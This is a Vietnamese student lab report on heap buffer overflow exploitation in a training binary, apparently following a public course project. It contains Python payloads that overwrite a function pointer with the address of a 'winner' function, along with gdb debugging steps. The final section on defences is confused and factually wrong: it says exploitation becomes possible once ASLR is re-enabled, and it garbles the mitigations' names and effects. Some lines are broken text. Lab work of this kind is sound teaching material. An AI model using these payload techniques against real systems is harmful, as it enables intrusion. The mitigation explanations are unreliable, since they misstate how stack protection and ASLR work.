
3.1. Tham khảo hướng dẫn khai thác lỗi Heap-based buffer overflow

<https://samsclass.info/127/proj/ED205c.html>









0x400629 trên hệ thống x/130x 0x804b000




- Tìm chức năng “nowinner”: disassemble nowinner



- Sửa đổi tệp:

#!/usr/bin/python print 'A' \* 70 + '00112233445566778899'

- Gỡ lỗi: gdb -q ./ED205 run $(./h2) info registers




- Sửa đổi tệp:

#!/usr/bin/python

print 'A' \* 80 + '1234'

- Gỡ lỗi: gdb -q ./ED205 run $(./h3) info registers



- Thực hiện các lệnh này để tháo rời hàm winner: disassemble winner

- Tương tự tệp khai thác cuối cùng:


- Sửa đổi tệp:

#!/usr/bin/python

#0x080484cb

print 'A' \* 80 + '\xcb\x84\x04\x08

Gỡ lỗi: gdb –q ./ED205 run $(./h4) info registers




Câu 4: Các giải pháp ngăn chặn tấn công Buffer Overflow


4.1. Biên dịch lại chương trình buf.c ở Câu 1, lần lượt KHÔNG dùng tham số -fno-stackprotector và



-z execstack. Lúc này có thể khai thác lỗi buffer overflow trong chương trình được không? Giải thích

và chụp hình minh hoạ.

* Giải thích: Không thể khai thác lỗi buffer overflow. Vì khi không dùng tham số -fno-stackprotector và -zexecstack khiến một số tham số không chạy được do khi tắt hai tham số trên sẽ dẫn tới việc tràn bộ đệm. Và chức năng Address Space Layout Randomization (ASKS) bị tắt đi nên việc khai thác lỗi bị chặn.





4.2. Bật lại chức năng Address Space Layout Randomization (ASLR). Lúc này có thể

khai thác lỗi buffer overflow trong chương trình được không? Giải thích và chụp hình

minh hoạ.

$sudo sysctl kernel.randomize\_va\_space=2

Giải thích: Có thể khai thác lỗi buffer overflow trong chương đ trình do chức

năng Address Space Layout Randomization (ASKS) đã được bật và được phép

khai thác lỗi.

